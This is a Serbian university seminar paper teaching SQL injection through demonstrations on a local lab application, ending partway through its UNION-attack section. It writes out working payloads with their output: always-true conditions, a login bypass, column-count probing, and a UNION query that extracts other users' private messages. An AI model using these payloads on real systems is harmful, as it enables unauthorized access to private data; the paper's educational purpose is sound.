UNIVERZITET U NIŠU
ELEKTRONSKI FAKULTET
KATEDRA ZA RAČUNARSTVO

SEMINARSKI RAD

Napadi na baze podataka
SQL Injection, NoSQL Injection, Timing Attacks

Master akademske studije
Studijski program: Računarstvo i informatika
Modul: Bezbednost računarskih sistema
Predmet: Sistemi za upravljanje bazama podataka

Profesor:
Prof. dr Aleksandar Stanimirović

Student:
Teodora Kalezić, 1929

Niš, novembar 2025. god.

Sadržaj

1. UVOD

Cilj ovog rada je obrada jednog od najčešćih tipova napada informacionih sistema koji ciljaju baze podataka. Kategorija ovih napada se naziva **SQL Injection** (**SQLi**) u slučaju relacionih baza podataka, odnosno **NoSQL Injection** u kontekstu NoSQL baza podataka. Osim osnovnih podkategorija ovih napada, biće demonstriran princip Timing napada (eng. **Timing Attacks**), konkretno kroz **Time-based** napade koji koriste vreme izvršenja kao način izvođenja zaključaka o ciljanom sistemu i podacima unutar njega.

Neophodno je napomenuti da će se napadi izvršavati isključivo na lokalnim okruženjima, specijalno pripremljenim za demonstraciju ranjivosti, gde je eksploatacija legalna i legitimna. Navedeni primeri i metodologije se koriste isključivo u edukativne svrhe i strogo se zabranjuje njihova primena nad neautorizovanim sistemima bez eksplicitne dozvole vlasnika.

Nakon uvoda, u drugom poglavlju će biti obrađeni SQLi napadi, načini na koje je moguće otkriti potencijalne ranjivosti u ciljanom sistemu, kao i primeri eksploatacije istih. Na kraju će biti reči o mehanizmima zaštite od ovakvih napada.

U trećem poglavlju će biti reči o NoSQLi napadima. Slično kao i u drugom poglavlju, biće definisani načini otkrivanja potencijalnih ranjivosti, primeri, kao i mehanizmi zaštite od ovakvih napada.

Zaključak će biti dat u četvrtom poglavlju, dok će u petom poglavlju biti navedene korišćene reference.

2. SQL INJECTION (SQLi) NAPADI

[1] Na osnovu liste deset najčešćih sigurnosnih ranjivosti iz 2021. godine od organizacije **Open Worldwide Application Security Project** (**OWASP**), koja se bavi dokumentovanjem, izradom alata i istraživanjem u oblasti veb i aplikativne sigurnosti, **Injection** napadi se nalaze na trećem mestu. Iako su ovi napadi u verziji iz 2017. godine bili na prvom mestu, još uvek predstavljaju jako čest i ozbiljan problem u praksi.
[2] Prema njihovom izveštaju, Injection ranjivosti su proverene u 94% aplikacija. U proseku su činile oko 3% svih pronađenih ranjivosti po aplikaciji, dok su u pojedinim slučajevima predstavljale čak 19%. Ukupno je zabeleženo skoro 275.000 takvih ranjivosti. U ovu kategoriju spadaju ranjivosti poput **Cross-site Scripting** (**XSS**), **SQL Injection** (**SQLi**) i **External Control of File Name or Path** kategorije napada.

Među Injection ranjivostima, SQL Injection direktno cilja baze podataka. Uspešan SQLi napad može dovesti do narušavanja svakog aspekta **CIA Triad** modela, koji govori o poverljvosti (eng. **Confidentiality**), integritetu (eng. **Integrity**) i dostupnosti (eng. **Availability**) podataka u svetu informacione sigurnosti.

Prilikom eksploatacije SQLi ranjivosti, namera je manipulacija upita koji je korišćen od strane baze podataka servisa ili aplikacije. Konkretno, cilj je umetanje („injekcija'') specifično kreiranog teksta (u nastavku **Payload**) kako bi se promenila ili zaobišla logika upita i kao rezultat dobili podaci koji nisu predviđeni, ili zaobišla sama aplikativna logika. Na primer, moguće je doći do privatnih podataka kao što su bankovne informacije, dok bi primer zaobilaženja aplikativne logike mogla biti neadekvatno implementirana forma za autentifikaciju korisnika.

Uprkos dokumentaciji i mehanizmima zaštite, SQLi napadi su i dalje u velikoj meri prisutni zbog kompleksnosti aplikativne logike, nedovoljnog testiranja i programerskih propusta. Tokom godina razvijeni su različiti oblici ovih napada, dok će u nastavku biti obrađeni najčešći, kao i primeri eksploatacije.

2.1 Otkrivanje mogućnosti za SQLi napadom

[3] Pre same eksploatacije SQLi ranjivosti je neophodno uraditi „izviđanje'' (eng. **Reconnaissance**), kako bi se otkrile tačke gde je potencijalno moguće izvršiti napad.
Uobičajena mesta za proveru uključuju:

- Forme za autentifikaciju
- Forme koje prihvataju korisnički unos

- URL parametre
- HTTP zaglavlja (npr. **User-Agent**, **Referer**, **Cookie**…)

Ponašanja koja mogu ukazati na prisustvo SQLi ranjivosti su:

- Poruke koje ukazuju na greške, npr: SQL syntax error near…
- Greške i/ili neočekivano ponašanje prilikom obrade SQL-specifičnih karaktera i izraza, neki od kojih su:
    - Apostrof (**'**), koji obično služi za ograničavanje stringova,
    - Tačka-zarez (**;**), koji označava kraj SQL upita,
    - Oznaka za komentare (**--**, #, /* */, itd. u zavisnosti od tipa baze podataka),
    - Ključne reči poput **AND** i **OR**.

Kod nekih tipova ranjivosti, konkretno Blind SQLi, aplikacija ne vraća grešku, ali se mogu primetiti promene u ponašanju aplikacije (spor odgovor, promena sadržaja stranice), što omogućava otkrivanje ranjivosti.

U toku faze izviđanja je takođe moguće koristiti alate koji automatski pronalaze moguća polja za eksploataciju i olakšavaju testiranje, kao što su *sqlmap*[1] i Burp Suite[2].

2.2 Napadi na logiku upita i čitanje podataka

[4] U okviru ovog poglavlja će biti reči o osnovnim pristupima izvršavanja SQL Injection napada nad PostgreSQL bazom podataka u okviru lokalnog okruženja. Zatim će biti prikazani napadi koji za cilj imaju otkrivanje podataka, uključujući i načine na koje je moguće pronaći potencijalne ranjivosti. Zatim će biti predstavljeni napadi kojima je cilj zaobilaženje upita, otkrivanje podataka iz drugih tabela u okviru sistema, kao i posebna kategorija, tzv. **Blind SQL** napadi.

2.2.1 Otkrivanje skrivenih podataka

[4] Kada je cilj otkriti skrivene podatke iz baze podataka, najčešće se payload umeće u okviru **WHERE** klauzule, kako bi se ili promenila logika postojećeg uslova ili dodao sasvim novi uslov.

Ukoliko bismo imali tabelu **profiles** koja sadrži informacije o korisničkim nalozima, kao i upit koji vraća podatke o nalozima na osnovu uloge (atribut **role**), pod uslovom da korisnički profil nije privatan (atribut **private = False**), očekivano ponašanje je opisano slikom 1:

[1] sqlmap: https://sqlmap.org/
[2] Burp Suite: https://portswigger.net/burp

```
Enter role (admin/moderator/user): user
Executing: SELECT * FROM profiles WHERE role = 'user' AND private = FALSE
(+) Profiles:
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
```

Slika 1 - Regularno ponašanje aplikacije

U ovom slučaju, unos „user" je, bez ikakvog filtriranja, ubačen u upit i prikazan je rezultat koji zadovoljava oba kriterijuma: korisnik čija je uloga „user" i čiji nalog nije privatan.

Kada se sumnja na SQLi ranjivost, prvi korak bi bio umetanje SQL-specifičnih karaktera i ključnih reči, kao što je apostrof ('). Cilj je videti uticaj ručno unetog karaktera za prekidanje stringa, vidljivo na slici 2:

```
Enter role (admin/moderator/user): '
Executing: SELECT * FROM profiles WHERE role = ''' AND private = FALSE
(!) Error: unterminated quoted string at or near "''' AND private = FALSE"
LINE 1: SELECT * FROM profiles WHERE role = ''' AND private = FALSE
```

Slika 2 - Umetanje apostrofa

Zahvaljujući jasnoj SQL poruci o prirodi greške, primećuje se da je korisnički unet apostrof, na slici naznačen crvenom strelicom, doveo do neadekvatnog procesiranja samog upita. S obzirom da se u upitu nalaze tri apostrofa zaredom, SQL parser smatra da neki string nije terminiran, što dovodi do greške u izvršavanju upita.
Sa druge strane, ovo govori da logika aplikacije nema zadovoljavajući filter za korisnički unos, što otvara mogućnost za eksploatacijom. Konkretno, u ovom slučaju će cilj biti prikazivanje svih korisničkih naloga, nezavisno od njihove uloge u sistemu, kao ni privatnosti samih naloga. Primer ovakvog payload-a se može videti na slici 3:

```
Enter role (admin/moderator/user): ' OR '1'='1'--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1'--' AND private = FALSE
(+) Profiles:
{'id': 1, 'user_id': 1, 'role': 'admin', 'private': True, 'gender': 'M', 'dob': datetime.date(1990, 10, 10
), 'status': 'I am the admin and my profile is private.'}
{'id': 2, 'user_id': 2, 'role': 'moderator', 'private': False, 'gender': 'M', 'dob': datetime.date(1992, 1
, 1), 'status': 'I am user1 and my profile is public.'}
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
{'id': 4, 'user_id': 4, 'role': 'user', 'private': True, 'gender': 'M', 'dob': datetime.date(1994, 3, 3),
'status': 'I am user3 and my profile is private.'}
```

Slika 3 - Umetanje OR operatora i novog uslova

Iskorišćen payload je ' OR '1'='1'--, a njegova pozicija u upitu je označena crvenim pravougaonikom na prethodnoj slici. Njegovu logiku možemo podeliti na tri segmenta:

1) prvi apostrof '

2) uslov OR '1'='1'
3) oznaka za početak komentara --

Prvi apostrof služi za terminaciju stringa koji označava korisničku ulogu - u
WHERE role = '' delu upita. Izostavljanje ovog apostrofa bi dovelo do greške u upitu.
Uslov OR '1'='1' zaobilazi prvi uslov **WHERE** klauzule, u ovom slučaju filtriranje po ulozi. S obzirom da će biti protumačeno traženje korisnika čije su uloge prazan string (što bi samo po sebi dovelo do greške), dat je **OR** uslov koji je uvek tačan: OR '1'='1' , gde je efekat zaobilaženje celokupnog uslova koji se odnosi na korisničke uloge.
Na kraju, oznaka za početak komentara -- dovodi do ignorisanja ostatka upita, konkretno **AND** dela **WHERE** klauzule, koja se odnosi vraćanje samo javnih korisničkih naloga.

Kada se pogleda celina izvršenog upita, u potpuni su zaobiđeni pravi uslovi filtriranja iz originalnog upita, što čini **WHERE** klauzulu redundantnom. Efekat se svodi preuzimanje svih redova iz tabele **profiles**, vidljivo u rezultatima upita gde postoje i nalozi koji su privatni i javni, kao i sve moguće korisničke uloge (administrator, moderator i korisnik).

2.2.2 Zaobilazaženje logike upita - Autentifikacija

[4] Jedan od najčešćih primera SQLi napada jesu kod neadekvatno implementiranih formi za autentifikaciju korisnika. Cilj ovakvog napada je zaobilaženje logike upita, gde se omogućuje prijava korisnika samo na osnovu korisničkog imena ili email adrese, bez potrebe da lozinka bude poznata.
U nastavku će biti obrađen primer koji će iskoristiti identičan payload iz prethodnog poglavlja, 2.2.1 Otkrivanje skrivenih podataka, a zatim će on biti unapređen.

Očekivano ponašanje autentifikacije je vidljiv na slici 4:

```
-- Login:
Username: user1
Password: pass1
Executing: SELECT * FROM users WHERE username = 'user1' AND password = 'pass1'
(+) Login successful:
{'id': 2, 'username': 'user1', 'password': 'pass1', 'name': 'Pera', 'surname': 'Perić'}
```

Slika 4 - Regularno ponašanje pri prijavi korisnika

Korisnički unos, tj. korisničko ime i lozinka, je direktno umetnut u upit, gde je rezultat uspešna prijava zbog poklapanja poslatih parametara sa onima koji se nalaze u bazi podataka.

S obzirom da je napadaču cilj zaobići nepoznat parametar, lozinku, moguće je iskoristiti prethodno definisan upit ' OR '1'='1'-- umesto korisničkog imena, vidljivo na slici 5:

```
-- Login:
Username: ' OR '1'='1'--
Password: pass
Executing: SELECT * FROM users WHERE username = '' OR '1'='1'--' AND password = 'pass'
(+) Login successful:
{'id': 1, 'username': 'admin', 'password': 's3cr3tP@$$wd', 'name': 'Adminko', 'surname': 'Adminić'}
```

Slika 5 - Zaobilaženje logike autentifikacije

U ovom slučaju, deo upita koji se odnosi na lozinku će biti zakomentarisan, dok će unutar **WHERE** klauzule prosleđen payload uvek biti evaluiran kao tačan, što će činiti deo za korisničko ime i samu **WHERE** klauzulu redundantnim.
Treba napomenuti da je rezultat izvršenja upita vraćen administratorski nalog iz dva razloga:

1) Bez obzira na SELECT * FROM users deo upita, koji će vratiti više redova, sama funkcija koja sadrži logiku za autentifikaciju u aplikaciji koristi metodu fetchone(), što će vratiti samo jedan red
2) S obzirom da prvi red u tabeli **users** unutar baze podataka predstavlja administratorski nalog, on će biti prosleđen aplikaciji

Efikasnost navedenog payload-a je upitna, i kroz primer je pokazano da se na ovaj način ne može doći do bilo kog korisničkog naloga, već da rezultat zavisi od drugih faktora, kao što je redosled u bazi podataka.

Sledeće će biti prikazan alternativan payload, koji omogućuje fleksibilnost, vidljiv na slici 6:

```
-- Login:
Username: user1'--
Password: pass
Executing: SELECT * FROM users WHERE username = 'user1'--' AND password = 'pass'
(+) Login successful:
{'id': 2, 'username': 'user1', 'password': 'pass1', 'name': 'Pera', 'surname': 'Perić'}
```

Slika 6 - Definisanje korisničkog imena i zaobilaženje potrebe za lozinkom

Sada je jasno definisano ciljano korisničko ime, dok se deo **WHERE** klauzule koji se odnosi na lozinku zaobilazi korišćenjem oznake za početak komentara.

2.2.3 Otkrivanje podataka iz drugih tabela

[4] Dosadašnji primeri su se odnosili na slučajeve kada je potrebno zaobići logiku upita koji vraća rezultate iz jedne tabele. Često je korisno iskoristiti SQLi napade za preuzimanje podataka iz drugih tabela, gde se mogu navesti dve kategorije napada:

1) **UNION** napadi

2) Upiti za informacije o bazi podataka

Prva kategorija, **UNION** napadi, se odnosi na proširivanje upita korišćenjem **UNION** operatora, koji omogućuje kombinovanje rezultata dva ili više **SELECT** izraza. Kategorija koja govori o prikupljanju informacija o bazi podataka, uključujući njenu šemu i tabele, koristi **UNION** napade kao osnovu i kombinuje ih sa postojećim, obično podrazumevanim, tabelama unutar same šeme baze podataka.

U nastavku će prvo biti obrađeni **UNION** napadi, gde će se govoriti o uslovima koje je potrebno ispuniti za uspešno izvršenje napada.

1) **UNION** napadi

[5] Prilikom kreiranja payload-a koji koristi **UNION** operator, potrebno je zadovoljiti sledeće uslove:

- Svaki **SELECT** izraz, tj. podupit u okviru **UNION** operatora, mora imati isti broj kolona
- Pokomponentno, kolone moraju imati kompatibilne tipove podataka

Prvi uslov govori da je, prilikom kreiranja napada, prvo potrebno saznati koliko kolona vraća originalni upit koji je potrebno proširiti **UNION** operatorom, dok je zbog drugog uslova potrebno uočiti koje kolone u originalnom upitu imaju kompatibilne tipove podataka sa rezultatima kreiranog podupita.

U cilju jasnijeg predstavljanja metodologije, poglavlje će biti podeljeno u tri logičke celine:

a) Određivanje broja kolona originalnog upita
b) Određivanje kompatibilnih tipova podataka između kolona

koji će se odnositi na prethodno spomenute uslove koje nalaže **UNION** operator, kao i:

c) Primer - demonstracija **UNION** napada

a) Određivanje broja kolona originalnog upita

Mogući načini za kreiranje payload-a koji će pomoći u otkrivanju broja kolona u originalnoj tabeli su:

- Korišćenje `' ORDER BY n--` klauzula, gde *n* počinje od broja 1 i redom se inkrementira dok ne dođe do greške u izvršenju upita
- Kreiranje `' UNION SELECT NULL--` podupita, povećavajući broj *NULL* parametara redom dok ne dođe do greške u izvršenju upita

gde bi se greška pojavila kada bi broj *n* ili broj *NULL* parametara premašio broj kolona u tabeli.

Primeri koji prikazuju ove metode se mogu videti na slikama 7 i 8, proširivanjem payload-a iz poglavlja 2.2.1 Otkrivanje skrivenih podataka, gde su unapređeni payload-i uokvireni crvenom bojom. Treba imati u vidu da je vidljivost izvšenih upita i rezultata koje upiti vraćaju data kao olakšavajuća okolnost prilikom demonstracije, dok u realnom sistemu to ne bi uvek bio slučaj.

```
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' ORDER BY 1--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' ORDER BY 1--' AND private = FALSE
(+) Profiles:
{'id': 1, 'user_id': 1, 'role': 'admin', 'private': True, 'gender': 'M', 'dob': datetime.date(1990, 10, 10
), 'status': 'I am the admin and my profile is private.'}
{'id': 2, 'user_id': 2, 'role': 'moderator', 'private': False, 'gender': 'M', 'dob': datetime.date(1992, 1
, 1), 'status': 'I am user1 and my profile is public.'}
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
{'id': 4, 'user_id': 4, 'role': 'user', 'private': True, 'gender': 'M', 'dob': datetime.date(1994, 3, 3),
'status': 'I am user3 and my profile is private.'}
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' ORDER BY 8--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' ORDER BY 8--' AND private = FALSE
(!) Error: ORDER BY position 8 is not in select list
LINE 1: ...FROM profiles WHERE role = '' OR '1'='1' ORDER BY 8--' AND p...
                                                             ^
```

Slika 7 - Korišćenje **ORDER BY** klauzule

Prilikom izvršenja upita koji sadrži ' ORDER BY 1-- klauzulu, rezultati bivaju sortirani po prvoj koloni. Naredni pokušaji bi sadržali klauzulu ' ORDER BY 2-- , a zatim ' ORDER BY 3-- i redom inkrementirali dok ne dođe do greške u izvršenju upita za **n=8**. Ovo govori da je broj kolona koje originalni upit vraća jednak **7**.

Do istog rezultata bi se došlo kreiranjem podupita korišćenjem ' UNION SELECT NULL--:

```
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT NULL--' AND private = FALSE
(!) Error: each UNION query must have the same number of columns
LINE 1: ... profiles WHERE role = '' OR '1'='1' UNION SELECT NULL--' AN...
                                                             ^
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NU
LL--' AND private = FALSE
(+) Profiles:
{'id': None, 'user_id': None, 'role': None, 'private': None, 'gender': None, 'dob': None, 'status': None}
{'id': 2, 'user_id': 2, 'role': 'moderator', 'private': False, 'gender': 'M', 'dob': datetime.date(1992, 1
, 1), 'status': 'I am user1 and my profile is public.'}
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
{'id': 1, 'user_id': 1, 'role': 'admin', 'private': True, 'gender': 'M', 'dob': datetime.date(1990, 10, 10
), 'status': 'I am the admin and my profile is private.'}
{'id': 4, 'user_id': 4, 'role': 'user', 'private': True, 'gender': 'M', 'dob': datetime.date(1994, 3, 3),
'status': 'I am user3 and my profile is private.'}
```

Slika 8 - Određivanje broja kolona formiranjem unije

Prilikom korišćenja ove metode, upit će se pravilno izvršiti samo u slučaju tačnog poklapanja broja *NULL* parametara u podupitu i broja kolona u originalnom upitu.
Takođe, kada je ovo slučaj, rezultat će sadržati dodatnu vrstu u kojoj će svaka kolona sadržati vrednost *NULL*[3], uokvireno zelenim pravougaonikom na slici 8.

b) Određivanje kompatibilnih tipova podataka između kolona

S obzirom da je namera prilikom korišćenja **UNION** SQLi napada proširiti originalni upit radi preuzimanja podataka iz neke druge tabele, potrebno je imati u vidu kog tipa su ti podaci koje će definisan podupit vratiti. Najčešće su u pitanju stringovi, te je potrebno naći koja kolona iz originalnog upita sadrži string-kompatibilne podatke. Pokomponentno poklapanje tipova podataka kolona između originalnog upita i podupita definisanog malicioznim payload-om je neophodno zbog uslova spomenutih na početku ovog poglavlja, jer u suprotnom neće biti moguće upite povezati **UNION** operatorom.


Kada je ustanovljen broj kolona koje vraća upit, moguće je iskoristiti payload koji sadrži **UNION** operator i *NULL* parametre tako što se redom, po jedan *NULL* parametar zameni proizvoljnim stringom, vidljivo na slici 9:

```
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT 'Hello',NULL,NULL,NULL,NULL,NULL,NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT 'Hello',NULL,NULL,NULL,NULL,NULL
,NULL--' AND private = FALSE
(!) Error: invalid input syntax for type integer: "Hello"
LINE 1: ... profiles WHERE role = '' OR '1'='1' UNION SELECT 'Hello',NU...
                                                             ^
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT NULL,'Hello',NULL,NULL,NULL,NULL,NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT NULL,'Hello',NULL,NULL,NULL,NULL
,NULL--' AND private = FALSE
(!) Error: invalid input syntax for type integer: "Hello"
LINE 1: ...iles WHERE role = '' OR '1'='1' UNION SELECT NULL,'Hello',NU...
                                                             ^
```

Slika 9 - Određivanje kompatibilnih tipova podataka između kolona

Kada se proizvoljan string stavi na poziciji prvog ili drugog *NULL* parametra, dolazi do greške u izvršenju upita zato što originalan upit na tim pozicijama sadrži po ceo broj.
Ukoliko bi se proizvoljan string stavio na poziciji trećeg *NULL* parametra, upit bi se uspešno izvršio jer originalan upit na toj poziciji sadrži string, konkretno korisničku ulogu (atribut **role** u ovom slučaju), vidljivo na slici 10:

[3] Podaci koje vraća konačan upit u primeru su predstavljeni u formi rečnika (eng. **Dictionary**), te su vrednosti prezentovane kao *None* umesto *NULL*




Slika 10 - Određivanje kompatibilnih tipova podataka između kolona

Oba kriterijuma su zadovoljena: upiti između kojih se nalazi **UNION** operator sadrže isti broj kolona i kolone sadrže kompatibilne tipove, te je kao rezultat vidljiv dodatan red koji sadrži podatke bazirane na definisanom payload-u
`' OR '1'='1' UNION SELECT NULL,NULL,'Hello',NULL,NULL,NULL,NULL--` ,
uokvireno zelenim pravouganikom, gde je proizvoljan string `'Hello'` označen crvenom strelicom.


c) Primer - demonstracija UNION napada

U sistemu postoji funkcija koja za zadat šablon korisničkog imena prikazuje osnovne informacije o korisnicima iz tabele **users**, vidljivo na slici 11:




Slika 11 - Regularno ponašanje upita

Cilj ovog napada je preuzeti privatne poruke svakog korisnika iz tabele **messages**, koja sadrži atribute **user_id**, **subject** i **body**. Na prethodnoj slici je vidljivo da rezultat originalnog upita sadrži četiri kolone (**id**, **username**, **name** i **surname**), te je moguće iskoristiti payload
`' UNION SELECT NULL,NULL,NULL,NULL FROM messages--`
čiji se efekat može videti na slici 12:



Slika 12 - Formiranje unije

Broj kolona je poznat, ali je potrebno uskladiti tipove podataka između kolona dveju tabela. Obe tabele sadrže kolone koje se odnose na identifikatore, tj. cele brojeve, te je potrebno atribut **user_id** iz tabele **messages** postaviti na prvo mesto u payload-u, a zatim stringove **subject** i **body** zbog poklapanja sa **username** i **name** kolonama iz tabele **users**. Na kraju je u payload-u potrebno staviti *NULL* parametar da bi se ispoštovao uslov za broj kolona. Rezultujući payload je vidljiv na slici 13:




Slika 13 - Konačan payload

Napad je uspešno izvršen i kao rezultat konačnog upita se javljaju podaci iz obe tabele: **users** i **messages**, gde su rezultati potonje uokvireni zelenim pravougaonikom na prethodnoj slici. Nakon izvršenja **UNION** upita, nazivi kolona se nasleđuju iz prvog podupita, u ovom slučaju iz tabele **users**.

Iako naveden slučaj nije to zahtevao, moguće je izvršiti konkatenaciju vrednosti iz više kolona neke tabele. Na primer, da je tabela **messages** sadržala više od četiri kolone, moguće bi bilo povezati atribute simbolom za konkatenaciju (||). Treba imati u vidu da simbol konkatenacije


zavisi od tipa baze podataka, gde se na slici 14 može videti primer za PostgreSQL bazu podataka:



Slika 14 - Konkatenacija

